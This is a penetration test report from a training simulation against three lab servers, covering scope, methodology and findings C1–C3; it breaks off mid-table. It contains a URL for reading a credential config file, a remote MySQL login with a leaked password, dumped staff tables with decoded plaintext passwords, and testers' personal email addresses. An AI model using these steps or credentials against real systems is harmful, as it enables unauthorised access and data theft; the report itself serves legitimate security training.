

# RAVEN SECURITY

## Penetration Testing Report

**Customer:**

**Ba6Bo6 Company**
Amman-Jordan
Mecca St.
11953

**Raven Security LLC**
Business Park
Al-Sha'b ST.
11855

March 16,2026
Report Version: 1.0

# Notices and Remarks

## Copyright and Distribution

© 2026 by Raven Security

All rights reserved Raven security asserts its right to be identified as the creator of this report.

This report is considered confidential, privileged, and is available only for the concerned party. As this report should not be distributed, published, or viewed without an authorized agreement from Ba6Bo6 company and Raven security.

## Test Coverage Disclaimer

All activities undertaken by Raven Security during this engagement were conducted strictly within the authorized scope and Rules of Engagement (RoE) of the GIG Training Real-World Penetration Testing Simulation. This assessment was performed in accordance with the formal Statement of Work (SoW) and followed all pre-defined legal and ethical guidelines.

The findings documented in this report are for educational and remedial purposes only. Raven Security disclaims any liability for the use of these findings outside the specified test environment. All data and methodologies are classified as Confidential and intended solely for the authorized stakeholders

# Table of Contents


Notices and Remarks ..... 2

Document Control ..... 2

Executive Summary ..... 3

**1.1 Engagement Time** ..... 3

Risk Classification ..... 5

ASSESSMENT RESULTS ..... 7

Methodology ..... 9

3.1 Scope ..... 11

3.2 Target Information ..... 11

3.3 Rules of Engagement ..... 12

Findings ..... 13

C1: Configuration File Disclosure ..... 13

C2: MySQL Exposed to Network — No Firewall ..... 15

C3: Passwords Stored in Base64 ..... 17

C4: File Upload Bypass + Path Traversal RCE ..... 18

**C5: SUID Binary PATH Hijack — Root Escalation** ..... 22

**C6: IDOR — Admin Password Takeover** ..... 23

C7: File Upload Bypass via Phar — RCE ..... 24

**C9: Exposed .git Repository — Full Source Disclosure** ..... 26

**C10: SQL Injection on dashboard.php?id=** ..... 27

**C11: SSH Credentials in Plaintext in Database** ..... 28

**C12: Sudo NOPASSWD python3 — Root Escalation (10.10.10.12)** ..... 29

H1: SSH Credential Reuse ..... 30

H3: Plaintext Credentials on Filesystem ..... 32

**H4: Internal Webshell via Cron Job** ..... 33

**H5: Password Leaked in .bash_history** ..... 34

A Appendix ..... 35

**A.1 Credentials Collected** ..... 35

**A.2 Tools Used** ..... 35

# Document Control

## 1.1 Team

| Contact | Role | Contact Info |
|---|---|---|
| Safa’a Al-Tabanjah | Team Leader | safaahussam1998@gmail.com |
| Mohammad Mashagba | Penetration Tester | Mohammad.cyber2003@gmail.com |
| Omar Al-Shaikh Khalil | Penetration Tester | omaralsheikhkhalil@gmail.com |
| Mohammad El-Atrash | Penetration Tester | Moh.etc12@gmail.com |
| Jadallah Shloul | Penetration Tester | Jadalluhs226@gmail.com |
| Mohammad Jebreen | Penetration Tester | Mohammad22jebreen@gmail.com |

## 1.2 List Of Changes

| Version | Description | Date |
|---|---|---|
| 0.1 | Draft | Mar 1, 2026 |
| 1.0 | Final Report | Mar 16, 2026 |

# Executive Summary

## 1.1 Engagement Time

Between February 15 and February 25, 2026, Raven Security conducted a comprehensive, multi-staged penetration test against a distributed network infrastructure consisting of three primary targets: 10.10.10.10, 10.10.10.11, and 10.10.10.12.

## 1.2 Engagement Overview

The objective was to simulate a real-world cyberattack against the organization's web presence and internal systems. Raven Security successfully achieved a 100% compromise rate, obtaining full administrative (Root) privileges on every targeted server.

This report presents the consolidated findings of a penetration test conducted against three internal network targets: 10.10.10.10 running qdPM 9.2, 10.10.10.11 running a custom PHP web application, and 10.10.10.12 (hostname: greencircle) running the Ba6Bo6 PHP application. All three targets were fully compromised from unauthenticated external access, achieving root-level shell access (uid=0) on each system.

The assessment was conducted under strict rules of engagement — no brute-forcing, no denial-of-service, no social engineering, and no reverse shells. Despite these constraints, full system compromise was achieved on all three hosts through a combination of publicly known CVEs, insecure configurations, and poor credential management practices.

## 1.3 The Master Attack Path (The Kill Chain)

The engagement demonstrated a high degree of interconnected vulnerability. By exploiting weak web application logic and poor credential management, Raven Security was able to pivot across the infrastructure in a "domino effect":

- **Phase 1**: Entry & Privilege Escalation (10.10.10.11) The initial breach was achieved via an Insecure Direct Object Reference (IDOR) vulnerability in a password change function. This allowed the team to take over an administrative account, leading to Remote Code Execution (RCE) through a file upload bypass. Full Root access was secured by discovering plaintext passwords on the filesystem and exploiting a Sudo misconfiguration.
- **Phase 2**: Database Exfiltration & Lateral Movement (10.10.10.10) Leveraging the initial foothold, the team identified an Information Disclosure vulnerability in the qdPM 9.2 application. This leaked database configuration files, which allowed the team to connect to the MySQL database and exfiltrate the entire staff record table. Using Credential Reuse, the team pivoted via SSH and achieved Root access through a SUID Binary PATH Hijacking exploit.

- **Phase 3**: Source Code & Deep System Compromise (10.10.10.12) The final target (Ba6Bo6) was compromised via an Exposed. git Repository, allowing the team to reconstruct the application's source code and find hardcoded credentials in the commit history. This access revealed a SQL Injection (SQLi) vulnerability, used to extract SSH keys. Final Root access was obtained by discovering leaked passwords in bash history and leveraging Sudo.

## 1.4 Engagement Scope





*Figure 1 Internal Network Topology and Penetration Testing Scenario*

## 1.5 Strategic Business Impact

The findings represent a **Critical Risk** to the organization's mission-critical assets and reputation:

- **Intellectual Property Exposure:** The ability to download the full source code (via Git) and database structures allows competitors to replicate proprietary technology and identifies further "Zero-Day" vulnerabilities.
- **Total Loss of Confidentiality:** The extraction of employee records (names, emails, and passwords) creates a massive legal liability under data protection regulations (GDPR/SOC2) and exposes staff to identity theft.
- **Operational Resilience at Risk:** With **Root control** over all servers, an attacker could deploy ransomware, wipe backups, or cause indefinite service outages, leading to significant financial loss and brand damage.
- **Systemic Security Failures:** The prevalence of **plaintext passwords**, **weak hashing (Base64)**, and **Sudo misconfigurations** indicates a lack of standardized security hardening across the IT environment.

# Risk Classification

Each vulnerability found has been classified as either Low, Medium, High, or Critical, in reference to **The Common Vulnerability Scoring System (CVSS).**

The Common Vulnerability Scoring System (CVSS) attempts to assign severity scores to vulnerabilities, allowing responders to prioritize responses and resources according to threat. Scores are calculated based on a formula that depends on several metrics that approximate ease of exploit and the impact of exploit. Cores are calculated based on a formula that depends on several metrics that approximate ease of exploit and the impact of exploit. Scores range from 0 to 10, with 10 being the most severe as shown in Figure 2.





*Figure 2 CVSS v3.1 Scoring System*

The identified vulnerabilities span multiple severity levels and affect all three targets. The attack chains were short and reliable, requiring no advanced exploitation techniques. The overall risk to the organization is assessed as CRITICAL and immediate remediation action is required.

## 2.1 Identified Vulnerabilities

| # | Score | Description | Target | Page |
|---|---|---|---|---|
| C1 | 10.0 | Configuration File Disclosure (CVE-2020-7246) | 10.10.10.10 | 13 |
| C2 | 10.0 | MySQL Exposed to Network — No Firewall | 10.10.10.10 | 14 |
| C3 | 10.0 | Passwords Stored in Base64 (CWE-312) | 10.10.10.10 | 15 |
| C4 | 9.8 | File Upload + Path Traversal RCE (CVE-2023-45855/56) | 10.10.10.10 | 16 |
| C5 | 9.8 | SUID Binary PATH Hijack — Root Escalation (CWE-426) | 10.10.10.10 | 17 |
| C6 | 9.8 | IDOR — Admin Password Takeover (CWE-639) | 10.10.10.11 | 18 |
| C7 | 9.8 | File Upload Bypass via Phar — RCE (CWE-434) | 10.10.10.11 | 19 |
| C8 | 9.8 | Sudo NOPASSWD python3 — Root Escalation (CWE-269) | 10.10.10.11 | 20 |
| C9 | 10.0 | Exposed. git Repository — Full Source Disclosure | 10.10.10.12 | 21 |
| C10 | 9.8 | SQL Injection on dashboard.php?id= (CWE-89) | 10.10.10.12 | 22 |
| C11 | 9.8 | SSH Credentials in Plaintext in Database (CWE-312) | 10.10.10.12 | 23 |
| C12 | 9.8 | Sudo NOPASSWD python3 — Root Escalation (CWE-269) | 10.10.10.12 | 24 |
| H1 | 7.5 | SSH Credential Reuse (CWE-798) | 10.10.10.10 | 25 |
| H2 | 7.5 | Hardcoded Credentials in Git History (CWE-798) | 10.10.10.12 | 26 |
| H3 | 7.5 | Plaintext Credentials on Filesystem (CWE-312) | 10.10.10.11 | 27 |
| H4 | 7.5 | Internal Webshell via Cron Job (CWE-94) | 10.10.10.12 | 28 |
| H5 | 6.5 | Password Leaked in .bash history (CWE-200) | 10.10.10.12 | 29 |

## 2.2 Vulnerability Overview

In the course of this penetration test **12 Critical**, **5 High**, and **0 Medium / Low** vulnerabilities were identified across the three target systems. All three targets were fully compromised to root level.





*Figure 3 Identified Vulnerabilities Assessment*

# ASSESSMENT RESULTS

At the conclusion of the assessment, CVSS Score categorized findings into four levels of perceived security risk: critical, high, medium, low, or Info. The risk categorizations below are guidelines that helps understanding the security industry. All findings are described in detail within the report.

**Critical-Risk** findings are those that pose an immediate and serious threat to the company's infrastructure and customers. This includes loss of system, access, or application control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information. These threats should take priority during remediation efforts.

**High-Risk** findings are those that could pose serious threats including loss of system, access, or application control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information.

**Medium-Risk** findings are those that could potentially be used with other techniques to compromise accounts, data, or performance.

**Low-Risk** findings pose limited exposure to compromise or loss of data, and are typically attributed to configuration issues, and outdated patches or policies.

**Informational** findings pose little to no security exposure to compromise or loss of data which cover defense-in-depth and best-practice changes which we recommend are made to the application.




*Figure 4 Security Risk Level*

# Methodology

To get a comprehensive security evaluation of Raven Security's system, our team follows multiple industry standard methodologies such as Penetration Testing Execution Standard (PTES) and Open Web Application Security Project (OWASP). First, open-source intelligence (OSINT) techniques are utilized to get a better understanding of the company's mission, services, and explore publicly available data that may assist in the penetration test. Afterwards, a reconnaissance phase commences after getting access on the network by scanning all hosts in the scope and identifying all services running on each host. With a clear overview of the scope, our team conducts an enterprise-wide vulnerability analysis. This analysis allows our team to quickly locate existing vulnerabilities and attack vectors to be examined for verification and to create an attack plan for the exploitation phase. The exploitation phase focuses on exploiting the vulnerabilities to gain access to systems, in which lastly privilege escalation techniques are used to locate further weaknesses within the host environment to gain higher-privilege access on the whole network.

## PTES

The penetration testing execution standard consists of seven (7) main sections. These cover everything related to a penetration test - from the initial communication and reasoning behind a penetration test, through the intelligence gathering and threat modelling phases where testers are working behind the scenes in order to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process, in a manner that makes sense to the customer and provides the most value to it as shown in Figure 5.




*Figure 5 PTES Methodology*

The team considered the PTES penetration testing methodology since it is a great approach to such assessment. Following this methodology will give a great overview for the client on how exactly our team approached the network.




**OWASP Top 10**

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

**Top 10:2025 List**

A01:2025 - Broken Access Control

A02:2025 - Security Misconfiguration

A03:2025 - Software Supply Chain Failures

A04:2025 - Cryptographic Failures

A05:2025 - Injection

A06:2025 - Insecure Design

A07:2025 - Authentication Failures

A08:2025 - Software or Data Integrity Failures

A09:2025 - Security Logging and Alerting Failures

A10:2025 - Mishandling of Exceptional Conditions

Our team followed the OWASP top10 as the reference to all web application testing and vulnerability detection because it is widely known that these vulnerabilities are the most found vulnerabilities on any web application.

The penetration test was conducted in accordance with industry-standard methodologies, including OWASP Testing Guide and PTES (Penetration Testing Execution Standard). All testing was performed manually without automated scanners or brute-force tools, in line with the agreed rules of engagement

# 3.1 Scope

The following systems were in scope for this engagement:

| System | Description | OS | Outcome |
|---|---|---|---|
| 10.10.10.10 | qdPM 9.2 — Project Management Web App | Debian Linux | Root Compromised |
| 10.10.10.11 | Custom PHP Web Application | Ubuntu Linux | Root Compromised |
| 10.10.10.12 | Ba6Bo6 — PHP/MySQL Application (greencircle) | Ubuntu Linux | Root Compromised |

## 3.2 Target Information

### 3.2.1 10.10.10.10 --- qdPM 9.2

| Target Info | Details |
|---|---|
| IP Address | 10.10.10.10 |
| Operating System | Debian Linux (x86_64) |
| Open Ports | 22/TCP (SSH), 80/TCP (HTTP), 3306/TCP (MySQL), 33060/TCP (MySQLX) |
| Web Server | Apache 2.4.48 (Debian) |
| Web Application | qdPM 9.2 — Project Management System |
| Database | MySQL 8.0.26 — Databases: qdpm, staff |
| System Users | dexter (uid=1001), travis (uid=1002) |
| Assessment Date | February 15, 2026 |

### 3.2.2 10.10.10.11 ---- Custom PHP Application

| Target Info | Details |
|---|---|
| IP Address | 10.10.10.11 |
| Operating System | Ubuntu Linux (x86_64) |
| Open Ports | 22/TCP (SSH), 80/TCP (HTTP) |
| Web Server | Apache (Ubuntu) |
| Web Application | Custom PHP application with login panel |
| Assessment Date | March 1, 2026 |

### 3.2.3 10.10.10.12 --- Ba6Bo6 (greencircle)

| Target Info | Details |
|---|---|
| IP Address | 10.10.10.12 |
| Hostname | greencircle |
| Operating System | Ubuntu Linux 5.4.0-81-generic (x86_64) |
| Open Ports | 22/TCP (SSH), 80/TCP (HTTP) |
| Web Server | Apache 2.4.41 (Ubuntu) |
| Web Application | Ba6Bo6 — PHP/MySQL Application |
| Database | MySQL — Database: darkhole_2 |
| System Users | lama (uid=1000), jehad (uid=1001), losy (uid=1002) |
| Assessment Date | February 19, 2026 |

## 3.3 Rules of Engagement

The following constraints were agreed upon and strictly observed throughout the assessment:

- No brute-forcing of credentials or services
- No Denial of Service (DoS) or DDoS attacks
- No social engineering of personnel
- No reverse shells — all exploitation via bind shells or direct command execution
- Manual testing only — no automated scanners
- No self-XSS or unsolicited spam

Despite these restrictions, full root compromise was achieved on all three targets, underscoring the severity of the findings

# Findings

## C1: Configuration File Disclosure

| Critical | C1: Configuration File Disclosure |
|---|---|
| **Overview** | vulnerability occurs when a web server or application inadvertently exposes sensitive configuration files to the public internet. These files are meant to be private because they serve as the "blueprints" for how an application runs.<br><br>qdPM 9.2 exposes its database configuration file at a predictable, unauthenticated URL. The file contains plaintext database credentials allowing full remote database access without any prior authentication. |
| **CVSS -Score** | **10.0** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.10/core/config/databases.yml` |
| **Details** | Accessing the following URL without any session cookie returned the database configuration in plaintext:<br>`http://10.10.10.10/core/config/databases.yml`<br>The file disclosed the following credentials:<br>`username: qdpmadmin password: UcVQCMQk2STVeS6J database: qdpm (host: localhost)` |
| **Recommendations** | • Upgrade qdPM to the latest patched version immediately.<br>• Block access to /core/config/ via Apache or Nginx configuration (deny from all).<br>• Rotate the qdpmadmin database credential immediately — treat it as fully compromised.<br>• Ensure no configuration files containing credentials are accessible from the web root |
| **References** | https://nvd.nist.gov/vuln/detail/CVE-2020-7246 |

# POC





*Figure 6 C1: Browser accessing /core/config/database.yml---qdpmadmin credentials retuned in cleartext without authentication*

# Business Impact

Any anonymous internet user can retrieve live database credentials with a single unauthenticated HTTP request — no skill, no tools, no prior access required. This single disclosure was the root cause of every subsequent compromise on 10.10.10.10. Exposure of database credentials at this level constitutes a complete breach of the application's security boundary and must be treated as an active incident. All data stored in the affected databases — staff personal data, application records, internal credentials — must be considered exfiltrated.

# C2: MySQL Exposed to Network — No Firewall

| Critical | C2: MySQL Exposed to Network — No Firewall |
|---|---|
| **Overview** | When a **MySQL database is exposed directly to the network** without a firewall, it's effectively sitting on the digital sidewalk. By default, MySQL communicates on port **3306**, and without a firewall, that port is wide open to anyone with an internet connection.<br>The MySQL database server (port 3306) was accessible from the network without any firewall restriction. Combined with the leaked credentials from C1, this allowed complete remote database enumeration and data extraction. |
| **CVSS -Score** | **10.0** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.10/` |
| **Details** | Remote connection was established using credentials obtained in C1:<br>`mysql -h 10.10.10.10 -u qdpmadmin -p'UcVQCMQk2STVeS6J'`<br>This granted access to four databases including the staff database containing user credentials. The qdpmadmin account had been granted ALL PRIVILEGES, confirmed via root bash history. |
| **Recommendations** | • Bind MySQL to localhost only: set bind-address = 127.0.0.1 in my.cnf.<br>• Firewall port 3306 — block all external and unnecessary internal access.<br>• Apply the principle of least privilege: revoke ALL PRIVILEGES from qdpmadmin; grant only what is required. |
| **References** | ------ |

# POC

Using the leaked credentials to access the database remotely





*Figure 7 C2: Remote mysql CLI connection using leaked credentials ---SHOW DATABASE returning qdpm and staff databases*

# Business Impact

The database server is directly reachable from any network-connected host. Combined with the credential disclosure in C1, an attacker has full read and write access to all application and staff data without interacting with the web application at all. This bypasses all application-layer controls — authentication, authorization, logging, and rate limiting — entirely. Financial records, PII, and internal operational data are all at direct risk of exfiltration or manipulation.

# C3: Passwords Stored in Base64

<table>
<tr><td>Critical</td><td>C3: Passwords Stored in Base64</td></tr>
<tr><td>Overview</td><td>Storing passwords in Base64 is a critical security failure because Base64 is not encryption—it is encoding. Encoding is a reversible format designed to help transport data, not to hide it.<br><br>All passwords in the staff database were stored encoded in Base64, which is trivially reversible and provides no security whatsoever. Any attacker with database read access immediately obtains all plaintext passwords</td></tr>
<tr><td>CVSS -Score</td><td>10.0</td></tr>
<tr><td>Vector String</td><td>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H</td></tr>
<tr><td>Affected Host</td><td><code>http://10.10.10.10/</code></td></tr>
<tr><td>Details</td><td>The staff.login table stored passwords as Base64 strings. The following credentials were decoded:<br><br>
<table>
<tr><th>User</th><th>Base64 Value</th><th>Plaintext Password</th></tr>
<tr><td>Smith</td><td>WDdNUWtQM1cyOWZld0hkQw==</td><td>X7MQkP3W29fewHdC</td></tr>
<tr><td>Lucas</td><td>c3VSSkFkR3dMcDhkeTNyRg==</td><td>suRJAdGwLp8dy3rF</td></tr>
<tr><td>Travis</td><td>REpjZVZ5OThXMjhZN3dMZw==</td><td>DJceVy98W28Y7wLg</td></tr>
<tr><td>Dexter</td><td>N1p3VjRxdGc0MmNtVVhHWA==</td><td>7ZwV4qtg42cmUXGX</td></tr>
<tr><td>Meyer</td><td>Y3FObkJXQ0J5UzJEdUpTeQ==</td><td>cqNnBWCByS2DuJSy</td></tr>
</table></td></tr>
<tr><td>Recommendations</td><td>• Replace Base64 encoding with a proper password hashing algorithm — bcrypt or Argon2id with a suitable work factor.<br>• Force a mandatory password reset for all five affected staff accounts.<br>• Audit all other tables across all databases for similarly encoded sensitive data</td></tr>
<tr><td>References</td><td>CWE-312</td></tr>
</table>

# POC

```
MySQL [(none)]> SELECT * FROM staff.user; SELECT * FROM staff.login; SELECT * FROM qdpm.users;
+----+---------------+--------+-----------------------------+
| id | department_id | name   | role                        |
+----+---------------+--------+-----------------------------+
|  1 |             1 | Smith  | Cyber Security Specialist   |
|  2 |             2 | Lucas  | Computer Engineer           |
|  3 |             1 | Travis | Intelligence Specialist     |
|  4 |             1 | Dexter | Cyber Security Analyst      |
|  5 |             2 | Meyer  | Genetic Engineer            |
+----+---------------+--------+-----------------------------+
5 rows in set (0.025 sec)

+----+---------+--------------------------+
| id | user_id | password                 |
+----+---------+--------------------------+
|  1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|  2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|  3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|  4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|  5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+----+---------+--------------------------+
5 rows in set (0.028 sec)

+----+----------------+-------+-------+--------------------+---------+--------------------------------------+--------+
| id | users_group_id | name  | photo | email              | culture | password                             | active |
| skin |
+----+----------------+-------+-------+--------------------+---------+--------------------------------------+--------+
+------+
